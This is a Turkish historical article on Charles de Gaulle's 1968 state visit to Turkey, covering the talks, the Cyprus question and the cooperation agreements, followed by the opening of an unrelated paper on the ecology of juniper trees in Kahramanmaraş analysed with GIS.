Ziyaretin ikinci gününde Çankaya Köşkü'nde, sabah saatlerinde yaklaşık 2 saat 45 dakika süren basına kapalı resmi görüşmelerin birincisi yapılmıştır. Türk tarafını Cumhurbaşkanı Cevdet Sunay, Başbakan Süleyman Demirel, Dışişleri Bakanı İhsan Sabri Çağlayangil, Dışişleri Bakanlığı Genel Sekreteri Zeki Kunalalp, Cumhurbaşkanlığı Genel Sekreteri Cihat Alpan ve Paris Büyükelçisi Hasan Işık temsil ederken; Fransa'yı temsilen de Gaulle, Dışişleri Bakanı Michel Debre, Fransız Büyükelçisi ve De Gaulle'ün Genel Sekreteri Tricot katılmıştır.⁴⁸ Resmi görüşmelerin sona ermesinin ardından Süleyman Demirel, de Gaulle'ün şerefine öğle yemeği düzenlemiştir. Yemekten sonra Demirel yaptığı konuşmasında, Türkiye'nin sürdürdüğü dış politikasının barış politikası olduğunu ve bu politika doğrultusunda Doğu-Batı ilişkilerinde yumuşamanın sağlanması için elinden gelen çabayı gösterdiğini

⁴⁴ "Anıt-Kabir'de", *Cumhuriyet*, 26 Ekim 1968, s. 7.

⁴⁵ "Yemek", *Cumhuriyet*, 26 Ekim 1968, s. 7. Akşam yemeği münüsü; et suyu, belvü usulü levrek, elmalı ördek kızartması ve dondurmalı ananas şeklindeydi. CCSA, Yer No: 5/9-25, Fihrist No: 9881, s. 66-67.

⁴⁶ "Sunay'ın yemekte yaptığı konuşma", *Cumhuriyet*, 26 Ekim 1968, s. 7; CCSA, Yer No: 5/3-21, Fihrist No: 3792, s. 1-5.

⁴⁷ "Gnl. De Gaulle'ün yemekteki konuşması", *Cumhuriyet*, 26 Ekim 1968, s. 7.

⁴⁸ "Fransa, teknik işbirliği teklif etti", *Cumhuriyet*, 27 Ekim 1968, s. 1.

aktarmıştır. Çekoslovakya olayı ise, bu yumuşamanın gerçekleşmesi için barışsever ülkelerin umutlarını zedelemiştir. Sözlerini Türkiye ile Fransa arasındaki ittifak ve dostluğu, hiçbir şeyin bozamayacağını bildirerek sonlandırmıştır.⁴⁹ Demirel'in ardından konuşan de Gaulle, Fransa'nın gelişmekte olan Türkiye'ye yardım edebileceğinden söz ederek iki ülke arasındaki işbirliği sahasının genişletilmesini ve bu doğrultuda şimdiden teknik bir işbirliği anlaşmasının imzalanmasını önermiştir. Ardından iki ülke arasında kader bakımından benzerlik olduğunu ve bir dayanışma durumunun bulunduğunu belirtmiştir. Kendilerinin dünya üzerinde bir hegemonya kurma arzusunda olmadıklarını, sadece bağımsızlıklarını ve bütünlüklerini koruma arzusunda olduklarını aktarmıştır. Konuşmasını, Türkiye'nin Kıbrıs Meselesi'nde yanında olduğunu açıklayarak sonlandırması dikkat çekmiştir.⁵⁰

Programı gereği de Gaulle, İstanbul'a gitmiş ve İstanbul Yeşilköy Havaalanı'nda askeri bir törenle karşılanmıştır. Havaalanından konaklama yeri olan Şale Köşkü'ne, uzun bir araba kortejiyle varılmıştır. Yaklaşık bir buçuk saatlik yolculuk sırasında de Gaulle, halkın büyük ilgisiyle karşılaşmıştır. Daha sonra De Gaulle'ün şerefine Dışişleri Bakanı Çağlayangil tarafından bir akşam yemeği verilmiştir.⁵¹

3.1. Birinci Resmi Görüşmeler

Resmi görüşmelerin ilki, 26 Ekim'de gerçekleştirildi. Gizli görüşmeler, Sunay'ın konuşmasıyla başlamıştır. Birçok konuya temas etmiş olan Sunay'ın değindiği en önemli konulardan birisi iki ülke arasındaki işbirliği meselesidir. Fransa ile eğitim ve teknoloji alanında bir işbirliğinin yapılmasının Türkiye için önemli olduğunu açıklayarak bu alanlarda işbirliğinin geliştirilmesi için temennilerde bulunmuştur.⁵²

Sunay'ın temas ettiği diğer bir konu da uluslararası ilişkilerdir. Söze iki ülkenin insan, millet ve milletlerarası dayanışma kavramları üzerinde görüş birliğine sahip olduğunu açıklayarak başlayan Sunay, Türkiye'nin barış ve dayanışma yanlısı olduğunu, savunma ittifaklarını bugünkü şartlar altında zorunlu görmeye birlikte bloklar dengesinde zümreci bir anlayışın karşısında olduğunu anlatmıştır. Öte yandan Almanya ile Fransa arasındaki iyi ilişkileri, Avrupa'nın güvenliği açısından Türkiye'nin desteklediğini açıklayan Sunay, Çekoslovakya olayını isim vermeden hatırlatarak bu olay nedeniyle Doğu ile Batı arasındaki işbirliği havasının sarsıldığını dile getirmiştir.⁵³

Türkiye'nin en önemli meselelerinden Kıbrıs Meselesi'ne de değinen Sunay, Türkiye'nin amacının barışçı yöntemlerle Türk ve Rum toplumlarının benlik ve haklarını koruyacak bir çarenin

⁴⁹ "Başbakanın yemeği", *Cumhuriyet*, 27 Ekim 1968, s. 7.

⁵⁰ "De Gaulle'ün konuşması", *Cumhuriyet*, 27 Ekim 1968, s. 7.

⁵¹ "De Gaulle İstanbul'da", *Milliyet*, 27 Ekim 1968, s. 11.

⁵² CCSA, Yer No: 5/3-20, Fihrist No: 37/7, s. 1-2.

⁵³ CCSA, Yer No: 5/3-20, Fihrist No: 37/7, s. 3-4.

bulunması olduğunu ifade etmiştir. De Gaulle'ün bu fikri desteklemesinin kendilerine büyük güç ve ümit verdiğini belirtmiştir.⁵⁴

Sunay'ın konuşmasını tamamlamasından sonra konuk Cumhurbaşkanı de Gaulle, konuşmaya başlamıştır. Konuşmasının büyük bir kısmını, Fransa'nın NATO içinde takip ettiği bağımsız politikayı Türkiye'ye telkin etmeye ayırmıştır. Uluslararası ilişkilere Türkiye'nin bakışı ile Fransa'nın bakışının benzer olduğunu söyleyen de Gaulle, dünyada Sovyetler Birliğinin peykleriyle birlikte kurduğu gücün karşısında NATO'nun kurulduğunu aktarmıştır. Fransa, NATO içerisinde hakim güç olan ABD'ye karşı dost olmakla birlikte NATO topluluğu içinde bağımsızlığından ödün vermek istememektedir. De Gaulle, bloklar dengesinde Fransa'nın nasıl hareket etmek istediğini şu sözlerle açık bir şekilde ifade etmiştir: *"...muhtemel bir Sovyet tehdidine karşı uyanıyoruz; fakat, aynı zamanda, dünyanın geri kalan kısmı içinde, kendimiz olarak kalmak, kimseye tabi olmamak, kendi siyasetimize sahip olmak ve her an ve her mesele karşısında, uygun olduğuna inandığımız şekilde hareket etmek istiyoruz"*. Kendi kaderlerini NATO'nun iradesine bırakmak istemeyen de Gaulle, bu politikasını *"bu konuda hüküm vermek size ait bir husustur"* demek suretiyle Türkiye'yi kendi politikasına yaklaştırma gayreti içerisinde girmiştir.

Doğu ile Batı Blokları arasındaki sürtüşmenin Türkiye ve Fransa gibi ülkelere zarar verdiğini düşünen de Gaulle, Doğu ile bir yumuşa politikası başlattığını ve bu politikasını başka devletlere de tavsiye ettiğini belirtmiştir. Hatta bu politika, Doğu ülkeleri nezdinde iyi sonuçlar vermeye başlamıştır. Dünyanın geleceği açısından en uygun politika, bu politikadır. Blokların artık ortadan kalkması gerektiğini düşünen de Gaulle, Sunay'ın Çekoslovakya olayı ile ilgili endişesine de cevap vermiştir. De Gaulle, Çekoslovakya olayını kınamakla birlikte bu olayı mazur gösteren ve her şeye rağmen Doğu-Batı blokları arası yumuşamanın başarılı olacağına inan açıklamalarda bulunmuştur. Türkiye'nin endişeleri ve neden tetikte olmak zorunda olduğunu anladığını belirten de Gaulle, NATO içinde Fransa'nın sahip olduğu hareket özgürlüğüne Türkiye'nin sahip olmadığını teslim etmiş, fakat bununla birlikte NATO içinde olabildiğince milli kişiliği koruyucu şekilde davranmasını temenni etmiştir. Ayrıca Türkiye'ye geniş ölçüde başlanmış olan Doğu karşısında yumuşama politikasının devam ettirilmesini tavsiye etmiştir.⁵⁵

Sunay'ın Kıbrıs Meselesi'ne dair açıklamalarına karşılık de Gaulle de kendi görüşünü açıklamıştır. Buna göre, Fransa BM'nin (Birleşmiş Milletler) Türk azınlığının Rum çoğunluğu karşısında ezilmesini önlemeye yönelik girişimlerini desteklemektedir. Fakat bu, sorunun çözüm şekli olmayıp ileride Türkiye ile Yunanistan arasında bir savaşa neden olabilir. Kıbrıs'ta bir birinden farklı iki halkı bir devlet içerisinde bir araya getirmek, yapay bir çözümdür. Tıpkı Trakya'da bir Türk-Yunan sınırı olduğu gibi Kıbrıs'ta da bir Türk-Yunan sınırının çizilmesi kalıcı çözüm şekli olabilir. Yani

⁵⁴ CCSA, Yer No: 5/3-20, Fihrist No: 37/7, s. 5.

⁵⁵ CCSA, Yer No: 5/3-20, Fihrist No: 37/7, s. 7-11.

Türkler sınırın bir tarafında, Rumlar ise diğer tarafında kalmalıdır.⁵⁶ 1974 Kıbrıs Barış Harekâtı'ndan sonra adada de Gaulle'ün sözünü ettiği sınırın çizilebilmiştir.

Ardından Türk-Fransız işbirliği konusuna değinen de Gaulle, Sunay'ın eğitim, teknoloji ve teknik işbirliği önerisine sahip çıkmıştır. İki ülkenin en verimli şekilde işbirliği yapabilecekleri alanların bu alanlar olduğunu kaydetmiştir. Türkiye'nin teknisyenlere ihtiyacı olduğunu bilen de Gaulle, kendilerinin Türkiye'ye yardıma hazır olduklarını bildirmiştir. Söz konusu işbirliğinin ise, karşılıklı çıkarlara dayandığını özellikle vurgulamıştır.⁵⁷

De Gaulle'den sonra konuşan Başbakan Süleyman Demirel, konuşmasının büyük bir kısmını uluslararası meselelere ayırmıştır. Cumhuriyetin ilk yıllarından itibaren Türkiye'nin Batı topluluğunun bir üyesi olduğunu hatırlatan Demirel, her ne olursa olsun bağımsızlığından ödün vermeyen bir ülke olduğunu dile getirmiştir. Dünya barışının tehdit altında olduğu bu düzende Türkiye, bloklar arasında yumuşama politikasını desteklemekle birlikte Sovyetlerin, Ortadoğu ülkelerine sızmaya çalışmasını kendi güvenliği için tehdit olarak görmektedir. *"...yumuşama ve detente havasından sadece Sovyetler faydalanır, başka memleketler uzun vadede veya kısa vadede zarar görür ise, bu taktirde, detente havası karşılıklı menfaatleri sağlayan bir hava değil, hür memleketleri tehdit eden, tedirgin eden bir durum meydana getirmez mi?"* şeklinde endişesini dile getirmiştir. Çekoslovakya olayına ilişkin Demirel'in endişeleri vardı. Bu olaylarla Sovyetlere ilişkin güven sarsılmıştır. Demirel'in endişeleri karşısında araya giren de Gaulle, *"...coğrafi mevkilerimiz bakımından Türkiye ile Fransa arasında bir durum farkı olduğunu çok iyi anlıyoruz. Özellikle Sovyetlerle olan ilişkiler bakımından farklar olduğunu biliyor ve gayet iyi anlıyoruz. Fakat bu, siyasetlerimizin, özellikle bu alanda, genel olarak uyuşmamız için, sebeplere sahip olmamıza engel teşkil etmez"*⁵⁸ demiştir.

Kıbrıs Meselesi'nde ise Demirel, bir durum değerlendirmesinde bulunmuştur. İmzalanan uluslararası anlaşmalar tek taraflı olarak çığnenmiş ve Türklere karşı katliam girişimlerinde bulunulmuştur. 1960 Antlaşmalarıyla çözüm olarak taksim kabul edilmişti. Türkler açısından da en iyi çözüm yolu bu olmasına rağmen bunun ne zaman gerçekleştirilebileceğini tahmin etmek güçtür. Şu an Türkiye, Türk topluluğunun, Rumlar tarafından bir sömürge halkı gibi yönetilmesini ve adanın ilhak edilmesini önlemeye çalışmaktadır.⁵⁹

4. Ziyaretin Üçüncü Günü

De Gaulle'ün üçüncü gündeki en önemli etkinliği, Galatasaray Lisesi'nin kuruluşunun 100. yıldönümü münasebetiyle düzenlenen törene katılmak olmuştur. De Gaulle, Galatasaray Lisesi'ne gelmeden önce Fransız Başkonsolosluğu'nun bahçesinde bulunan Saint Louis Kilisesi'nde pazar ayinine

⁵⁶ CCSA, Yer No: 5/3-20, Fihrist No: 37/7, s. 13-14.

⁵⁷ CCSA, Yer No: 5/3-20, Fihrist No: 37/7, s. 6-7.

⁵⁸ CCSA, Yer No: 5/3-20, Fihrist No: 37/7, s. 16-27.

⁵⁹ CCSA, Yer No: 5/3-20, Fihrist No: 37/7, s. 25-26.

katılmış ve burada takdis edilmiştir. Daha sonra Türkiye’de bulunan Fransız vatandaşlarını kabul etmiş ve onlara Türkiye’nin ilerlemekte olan şerefli ve büyük bir ülke olduğunu anlatmıştır. Programına uygun olarak de Gaulle, 11.30’da Galatasaray Lisesi’ne ulaşmıştır. De Gaulle’ü görmek isteyen vatandaşlar, üç saat öncesinden lisenin bahçesini doldurmuştu. Okul da Türk ve Fransız bayrakları ve sarı kırmızı Galatasaray bayrakları ile donatılmıştı. Üstü açık aracıyla istiklal caddesi üzerinden okula gelen de Gaulle, yol boyunca halkın sevgi gösterileriyle karşılaşmış ve her zamanki gibi yine vatandaşların ellerini sıkarak ve onları selamlayarak kendisine yöneltilen tezahüratları karşılıksız bırakmamıştır. Okul binasının bahçesinde onu karşılayanlar arasında Dışişleri Bakanı Çağlayangil, Milli Eğitim Bakanı Mehmet İlhami Ertem, Başbakanlık Müsteşarı Munis Faik Ozansoy ve Lise Müdürü Muhiddin Sandıkçıoğlu bulunuyordu. Kalabalıklar içerisinde büyük zorluklarla okula girmeyi başaran de Gaulle, okulun şeref defterine, “*Türk-Fransız kültür işbirliğinin devam etmesi ve gelişmesi büyük dileğimdir*” cümlesini kaydetmiştir. Tören salonunda büyük bir alkışla karşılanan de Gaulle, okul müdürü ve milli eğitim bakanının konuşmasından sonra kürsüye gelerek, konuşmasına Osmanlı Devleti’nin tarihi, bilimi ve edebiyatından söz ederek başlamıştır. Ardından Atatürk’ün dehasını ve Türkiye’nin yakın tarihini övmüş ve tarım, araştırma, tıp ve nükleer fizik alanında Fransa’nın Türkiye’ye yardıma bulunabileceğini söylemiştir.⁶⁰ Lisedeki törenin ardından Atatürk’ün hatırası Savarona yatı ile Boğaz turu yapmış ve ardından akşam Demirel tarafından onunun şerefine Dolmabahçe Sarayı’nda bir kabul resmi düzenlenmiştir.⁶¹

5. Ziyaretin Dördüncü Günü

İki günlük İstanbul ziyaretinin son gününde De Gaulle, Ankara’ya dönmeden önce, İstanbul’da Topkapı Sarayı ve Ayasofya müzeleri ile Sultanahmet Camii’ni gezmiştir. Gittiği her yerde halkın sevgi gösterileri ile karşılanmıştır. Topkapı Sarayı müzesini ziyaretinde padişah elbiseleri seksiyonunu ve hazine dairesini gezmiş, Müze Müdürü Hayrullah Örs’ten çeşitli bilgiler almıştır. Özellikle Sultanahmet Camii’ne hayran kalmıştır.⁶² Ardından de Gaulle, THY’nin özel olarak ayırdığı Boğaziçi jet yolcu uçağı ile Ankara’ya dönmüş ve saat 17.00’da Çankaya’da Türk Heyeti ile resmi görüşmelerini ikincisini gerçekleştirmiştir. 1 saat 15 dakika süren görüşmelerin sonunda iki ülke arasında teknik işbirliği anlaşması imzalanması konusunda görüş birliğine varılmıştır.⁶³ Basında çıkan haberlere göre, iki ülkenin dışişleri bakanları arasında imzalan teknik işbirliği anlaşması; televizyon, tarım, su ürünleri ve atom araştırmaları konularını kapsıyordu.⁶⁴

⁶⁰ “De Gaulle Teknik Yardıma Hazırız dedi”, *Milliyet*, 28 Ekim 1968, s. 1, 7; “Galatasaray Lisesi tarihi bir gün yaşadı”, *Cumhuriyet*, 28 Ekim 1968, s. 1, 7.

⁶¹ “De Gaulle Teknik Yardıma Hazırız dedi”, *Milliyet*, 28 Ekim 1968, s. 7.

⁶² “De Gaulle, Sultanahmet’e hayran oldu”, *Milliyet*, 29 Ekim 1968, s. 1, 9.

⁶³ “Türk-Fransız teknik işbirliği anlaşması”, *Cumhuriyet*, 29 Ekim 1968, s. 1.

⁶⁴ “Fransa ile teknik işbirliği anlaşması imzalandı”, *Cumhuriyet*, 30 Ekim 1968, s. 1.

5.1. İkinci Resmi Görüşmeler

İkinci resmi görüşmelerde iki ülke arasında ekonomik, eğitim, teknik ve kültürel alanlarda nasıl bir işbirliği yapılabileceği görüşülmüştür. Bunun hazırlıkları iki ülkenin dışişleri bakanları arasında günler öncesinde görüşülmüştü. İkinci resmi görüşmelerde ise, bu konular ele alınarak somut neticelere varılmaya çalışılmıştır. Dışişleri Bakanı Çağlayangil, televizyon endüstrisi, nükleer enerji, petrol sanayi, turizm ve fabrikalar gibi alanlarla ilgili işbirliği konusunda mevkidaşı ile görüştüğünü ve anlaşma sağlandığını açıklamıştır. Aynı zamanda Çağlayangil, Türkiye'nin ihracatına yönelik sanayi tesislerinin kurulması için Fransa'dan yardım talebinde bulunmuştur.

Fransız Dışişleri Bakanı Michel Debre ise, konuşmasında söz konusu listeye İstanbul Metrosu'nun yapımını da eklemiştir. Debre, en yakın zamanda Türkiye'ye Fransız teknisyenlerinin gönderileceğini belirtmiştir. Erzurum ve Trabzon Üniversitelerine teknik alanda çalışan Fransız profesörler gönderilecektir. Türkiye'de Fransızca öğretimi yaygınlaştırılmaya çalışılacaktır. Türkiye ile Ortak Pazar arasındaki ilişkilerde Fransa, Türkiye'yi destekleyecektir. İşbirliği alanlarının belirlenmesini de Gaulle, büyük bir memnuniyetle karşılamıştır. İki ülke arasında rekabetin olmadığını, dolayısıyla samimi bir şekilde işbirliği yapılmaması için hiçbir neden olmadığını aktarmıştır. Ayrıca Türkiye'nin ekonomik, sosyal ve siyasi geleceğine güven beslediğini ve Türkiye'nin gelişmesine katkı sağlamaktan mutluluk duyduklarını kaydetmiştir.⁶⁵

6. Ziyaretin Beşinci Günü

Ziyaretin son gününde de Gaulle, Fransa Büyükelçiliği'nde Fransız kolonisini kabul ettikten sonra cumhuriyetin 45. yıldönümü kutlamalarına katılmıştır. De Gaulle, sabah saatlerinde ikametgâhından ayrılarak Millet Meclisi'ne gelmiştir. Burada yapılan törende Cumhurbaşkanı Cevdet Sunay'ı tebrik etmiştir. Saat 14.00'da hipodromda düzenlenen törene yanında Dışişleri Bakanı Çağlayangil'in eşliğinde üstü açık bir arabayla gelmiş ve şeref locasında Sunay'ın yanında resmi geçidi izlemek üzere yerini almıştır.⁶⁶ Resmi geçidi de Gaulle'un yanında izleyenler arasında ana muhalefet partisi CHP'nin (Cumhuriyet Halk Partisi) Genel Başkanı İsmet İnönü ve Başbakan Süleyman Demirel de bulunuyordu. De Gaulle Sunay ile birlikte zaman zaman resmi geçitte bulunan askeri birlikleri ayağa kalkarak selamlamıştır.⁶⁷ Resmi geçit töreninden sonra de Gaulle, TRT'de bir konuşma yapmıştır. Türk Milletinin geçmişine ve Türkiye'nin gelişmişliğine övücü cümleler kurduğu konuşmasının sonunda, "*Fransız milletinin asil ve yiğit Türkiye'ye karşı büyük intiba ve dostluk beslediğini*" belirtmiş ve ardından ziyaret boyunca kendisine karşı gösterilen ilgiye teşekkür etmiştir. Türkçe olarak, "*Sevgili Türk dostlarımız, Fransızların adına her birinize mutluluk ve bereket dileklerimi sunarım. Teşekkürler. Talihiniz açık olsun. Yaşasın Türkiye*"⁶⁸ diyerek bir nevi vedada bulunmuştur. Ankara Orduevi'ndeki toplantıya ve

⁶⁵ CCSA, Yer No: 5/3-20, Fihrist No: 37/8, s. 1-11.

⁶⁶ "Cumhuriyet Bayramına De Gaulle de katıldı", *Cumhuriyet*, 30 Ekim 1968, s. 1, 7.

⁶⁷ "Ankara'daki Geçit Resmi Parlak Oldu", *Milliyet*, 30 Ekim 1968, s. 1, 7.

⁶⁸ "De Gaulle'un Radyo-TV konuşması", *Cumhuriyet*, 30 Ekim 1968, s. 1, 7.

akabinde Ankara Operası'nda onuruna verilen galaya ve operaya katıldıktan sonra de Gaulle, Yabancı Konuklar Köşkü'ne geri dönmüştür.⁶⁹

7. Türkiye'den Ayrılışı ve Yayınlanan Ortak Bildiri

Beş günlük resmi ziyareti sona eren de Gaulle'e 30 Ekim sabahı Ankara Belediye Başkanı Ekrem Barlas, cumhurbaşkanının kaldığı köşke gelerek Ankara'nın altın anahtarını takdim etmiştir.⁷⁰ Anahtar tesliminden sonra Sunay'ın da katılımıyla de Gaulle, araba kortejiyle Ankaralıların alkışları arasında Esenboğa Havaalanına gelmiştir. Burada büyük bir askeri tören düzenlenmiştir. De Gaulle, kendisini uğurlamaya gelenlere, Türkçe, "Allahaismarladık" diyerek uçağına binip ülkesine dönmüştür.⁷¹

Beş günlük görüşmelerin sonunda ise, Türk-Fransız Dışişleri Bakanları tarafından Ortak Bildiri yayınlanmıştı. Bildiride Çekoslovakya olayı ile ilgili olarak, her iki cumhurbaşkanının "*Çekoslovakya'nın kendi mukadderatını tayin hususunda hür olması temennisinde*" bulunduğu yazılıydı. Ortadoğu meselesinde de endişeler belirtilerek BM Güvenlik Konseyi'nin 22 Kasım 1967 tarihli kararının uygulanarak, İsrail'in işgal ettiği toprakları boşaltması istenmiştir. Bildiriye göre, resmi görüşmelerde Kıbrıs Meselesi üzerinde de durulmuştur. Görüşmeler boyunca Türk heyeti, mesele üzerinde açıklamalar yapmış, Fransa da bu konuya önem vermiş ve adada Türk ve Rum cemaatlerinin haklarını güvence altına alacak bir çarenin bulunması temennisinde uzlaşmıştır.⁷² Bakıldığında de Gaulle, meseleye ilişkin açık bir öneride bulunmadığı anlaşılmıştır.

Ortak Bildiride, Türk-Fransız ilişkilerine de değinilmiştir. Buna göre, Türkiye'nin kalkınması planı çerçevesinde Keban Barajı ve Dalaman Kağıt Fabrikası için Fransa'nın yaptığı destekler ifade edilmiş ve bu mali ve teknik işbirliğinin daha geliştirilmesine karar verilmiştir. Türkiye'nin Avrupa Ekonomik Topluluğu ile Ortaklık Anlaşması çerçevesinde kaydettiği iyi gelişmeler sevindirici olup bunu geliştirmek için ortak çaba sarf edilecektir. Kültürel işbirliği adına Galatasaray Lisesi ve Türkiye'de Fransızca eğitim yapan diğer kurumlara benzer kültürel kurumların kurulmasına karar verilmiştir.⁷³

SONUÇ

Türkiye Cumhurbaşkanı Sunay'ın Türkiye ziyaret etmesi ve buna karşılık Fransa Cumhurbaşkanı de Gaulle'ün de yoğun programına rağmen Türkiye'ye gelmesinden, ayrıca ziyaret boyunca verilen karşılıklı mesajlar, görüşme tutanakları ve yayınlanan ortak bildiriden her iki ülkenin de birbirleriyle iyi ilişkiler kurmak istediği sonucu çıkarılabilir.

⁶⁹ "Ankara'daki Geçit Resmi Parlak Oldu", *Milliyet*, 30 Ekim 1968, s. 7.

⁷⁰ "...Ve Türkçe Veda Etti: Allahaismarladık", *Milliyet*, 31 Ekim 1968, s. 1, 7.

⁷¹ "De Gaulle gitti", *Cumhuriyet*, 31 Ekim 1968, s. 1, 7.

⁷² "Ortak Bildiri", *Cumhuriyet*, 30 Ekim 1968, s. 1, 7; "Türkiye ile Fransa Arasında İşbirliği Kuvvetlendirilecek", *Milliyet*, 30 Ekim 1971, s. 1, 7.

⁷³ "Türkiye ile Fransa Arasında İşbirliği Kuvvetlendirilecek", *Milliyet*, 30 Ekim 1971, s. 1, 7.

De Gaulle'ün Türkiye'nin dostluğuna büyük bir önem vermesinde ortak çıkarlar doğrultusunda geniş bir işbirliği yapabilmenin yanı sıra Türkiye'nin de Fransa gibi NATO içinde bağımsız bir dış politika takip etmesini sağlamak istemesiydi. Bağımsız dış politika telkinini de Gaulle, ziyaret boyunca tekrarlamasına rağmen Türkiye, ekonomisinin zayıflığı ve stratejik konumu nedenleriyle de Gaulle'ün istediği yola girmeyeceğini belli etmiştir. Fakat ziyaretin sonunda iki ülke arasında teknik, ekonomi, eğitim, kültür ve sanayi yatırımları alanında geniş bir işbirliği anlaşmasına varılmış olması Türkiye ile Fransa ilişkilerinin geleceği açısından önemli bir fırsat doğurmuştur. Ne yazık ki Türkiye ile Fransa'nın başlatmak istediği iyi ilişkiler, 1973 yılından itibaren başarısızlığa uğramaya başlamıştır. Çünkü bu tarihten itibaren Ermeni ve Kıbrıs Meselelerinde Fransa, Türkiye'nin karşısında yer almıştır.

KAYNAKÇA

Arşiv Belgeleri

CCSA (Cumhurbaşkanlığı Cevdet Sunay Arşivi), Yer No: 5/3-20, Fihrist No: 37/7.

CCSA, Yer No: 5/3-20, Fihrist No: 37/8.

CCSA, Yer No: 5/3-21, Fihrist No: 3792.

CCSA, Yer No: 5/9-25, Fihrist No: 9881.

CCSA, Yer No: 5/9-26, Fihrist No: 9882.

Araştırma ve Tetkik Eserler

Baskın Oran, "1960-1980: Görelî Özerklik-3", *Türk Dış Politikası: Kurtuluş Savaşından Bugüne Olgular, Belgeler, Yorumlar*, I.Cilt, Edit. Baskın Oran, 13.Baskı, İletişim Yayınları, İstanbul, 2008, ss. 653-680.

Fahir Armaoğlu, *20. Yüzyıl Siyasi Tarih*, 17. Baskı, Alkım Yayınevi, İstanbul, 2010.

Fehim Kuruloğlu, "27 Mayıs Darbesi Sonrası Türk Dış Politikasında Yeni Açılımlar: Ortadoğu ve Sovyetler Birliği İle İlişkiler", *Karadeniz Araştırmaları Dergisi*, S. 54, Y. 2017, ss. 189-206.

İsmail Soysal, "Türk-Fransız İlişkileri (1919-1984)", *İstanbul Üniversitesi Siyasal Bilgiler Fakültesi Dergisi*, S.2, Y.1992,ss.315-365.

Mehmet Gönlübol ve Ömer Kürkçüoğlu, "1965-1973 Dönemi Türk Dış Politikası", *Olaylarla Türk Dış Politikası (1919-1995)*, 9. Baskı, Siyasal Kitabevi, Ankara, 1996, ss. 491-540.

Melek M. Fırat, *1960-1971 Arası Türk Dış Politikası ve Kıbrıs Sorunu*, Siyasal Kitabevi, Ankara, 1997.

Rifat Uçarol, *Siyasi Tarih (1789-1994)*, 4.Baskı, Filiz Kitabevi, İstanbul, 1995.

Sürelî Yayınlar

Cumhuriyet

Milliyet

KAHRAMANMARAŞ'TAKİ ARDIÇ AĞAÇLARININ EKOLOJİK KOŞULLARININ CBS İLE ANALİZİ

Hüsna Kazı¹, Murat Karabulut²

*^{1,2} Kahramanmaraş, Onikişubat, Kahramanmaraş Sütçü İmam Üniversitesi, Fen-Edebiyat Fakültesi
Coğrafya Bölümü, K.Maraş, TURKEY*

husnakazi35@gmail.com

ORCID: 0000-0003-4575-9785

ÖZET

Bitki toplulukları bir araya gelerek bitki örtüsünü oluştururlar. Bitki örtüsünün oluşumunda iklim şartları, yeryüzü şekilleri, toprak özellikleri gibi fiziki faktörler etkilidir. Türkiye’de bitki örtüsü dikkate değer ölçüde çeşitlilik göstermektedir. Bu durumun başlıca nedenleri; Türkiye’nin bulunduğu coğrafi konum, üç fitocoğrafya alanının kesişiminde bulunması, farklı iklimlerin görülmesi ve bunların yanında yeryüzü şekillerinin çeşitlilik arz etmesidir. Türkiye yüzölçümünün %27’sini oluşturan orman vejetasyonu içerisinde çok çeşitli bitki türleri yer almaktadır. Birçok kıtaya dağılan ardıç ağacı bu türlerin başında gelmektedir. Kahramanmaraş ilinde de ardıç ağacı orman vejetasyonu içinde yaygın olarak görülmektedir. Çalışma alanında ardıç ağacı saf halde bulunabildiği gibi; sedir göknar, kızılçam, karaçam ve meşe gibi türlerle de karışık meşcere oluşturmaktadır. Çalışma için Orman Genel Müdürlüğü (OGM)’nden alınan çalışma alanına ait meşcere, toprak, topoğrafya ve arazi kullanım verileri ile Kahramanmaraş Meteoroloji Müdürlüğü’nden alınan nem, sıcaklık, yağış verileri çalışmanın ana materyalini oluşturmaktadır. Elde edilen veriler ilk olarak Coğrafi bilgi sistemleri (CBS) ortamında analize uygun hale getirilmiş ve sayısal yükseklik modeli kullanılarak yüzey analizleri yapılmıştır. Sonuç olarak eğim, bakı, topoğrafik pozisyon indeksi (TPI), ve topoğrafik ıslaklık indeksi (TWI), jeoloji, toprak grupları, sıcaklık ve yağış verileri kullanılarak ilgili haritalar üretilmiştir. Daha sonra OGM’ den alınan meşcere verileri ile yukarıda bahsedilen coğrafi faktörler arasındaki ilişki yapılan analizlerle ortaya konulmuştur. Analizler sonucunda, saf halde bulunan ardıç ağacı ve diğer türlerle oluşturduğu meşcerelerin belirlenen parametrelerle ilişkisi tespit edilmiştir.

***Anahtar kelimeler:** Bitki örtüsü, CBS, Ardıç Ağacı*

ANALYSIS OF THE ECOLOGICAL CONDITIONS OF JUNIPER TREES IN KAHRAMANMARAŞ WITH GIS

ABSTRACT

Plant communities come together to form vegetation. Physical factors such as climatic conditions, landforms and soil properties are effective in the formation of vegetation. Vegetation in Turkey are quite varied. The main reasons for this situation are the geographical location of Turkey, its presence at the intersection of three phytogeographic areas, the appearance of different climates, as well as the diversity of landforms. A wide variety of plant species are included in the forest vegetation, which accounts for 27% of the area of Turkey. Juniper tree, distributed on many continents, is one of these species. In Kahramanmaraş province, juniper tree is widely seen in forest vegetation. In the study area, Juniper tree can be found in pure form in the study area; It also forms mixed stands with species such as cedar, fir, red pine, larch and oak. For the study, Forest stand, soil, topography and land use data of the study area taken from General Directorate of Forestry (OGM) and humidity, temperature and precipitation data obtained from Kahramanmaraş Meteorology Directorate constitute the main material of the study. The data obtained was first adapted to analysis in the geographic information systems (GIS) environment and surface analyses were performed using the digital elevation model. As a result, relevant maps were produced using slope, aspect, topographic position index (TPI), topographic wetness index (TWI), geology, soil groups, temperature and precipitation data. Later, the relationship between stand data obtained from OGM and the geographical factors mentioned above has been revealed through analysis. As a result of the analysis, the relationship of the community formed by Juniper Tree and other species with the certain parameters was determined.

Keywords: *Vegetation, GIS, Juniper Tree*

1. GİRİŞ

Türkiye, sahip olduğu coğrafi konumu, paleocoğrafyası, jeomorfolojik yapısı, farklı iklim tiplerinin etkisi altında olması ve toprak türlerinin çeşitlilik göstermesi gibi fiziki etmenlere bağlı olarak floristik açıdan dünyanın en zengin ülkelerinden biridir. Zengin flora ve farklı vejetasyon tiplerine ev sahipliği yapmasının başlıca nedenleri; Asya ve Avrupa kıtaları arasında ve 3 fitocoğrafik bölgenin kesiştiği noktada konumlanması, çok sayıda endemik bitki barındırması, çeşitli cins ve türün gen

merkezi ve kültür bitkisinin de anavatanı olması gösterilmektedir [1]. 78 milyon hektarlık alana sahip Türkiye, ekolojik bakımdan zengin bir biyoçeşitliliğe sahiptir [2].

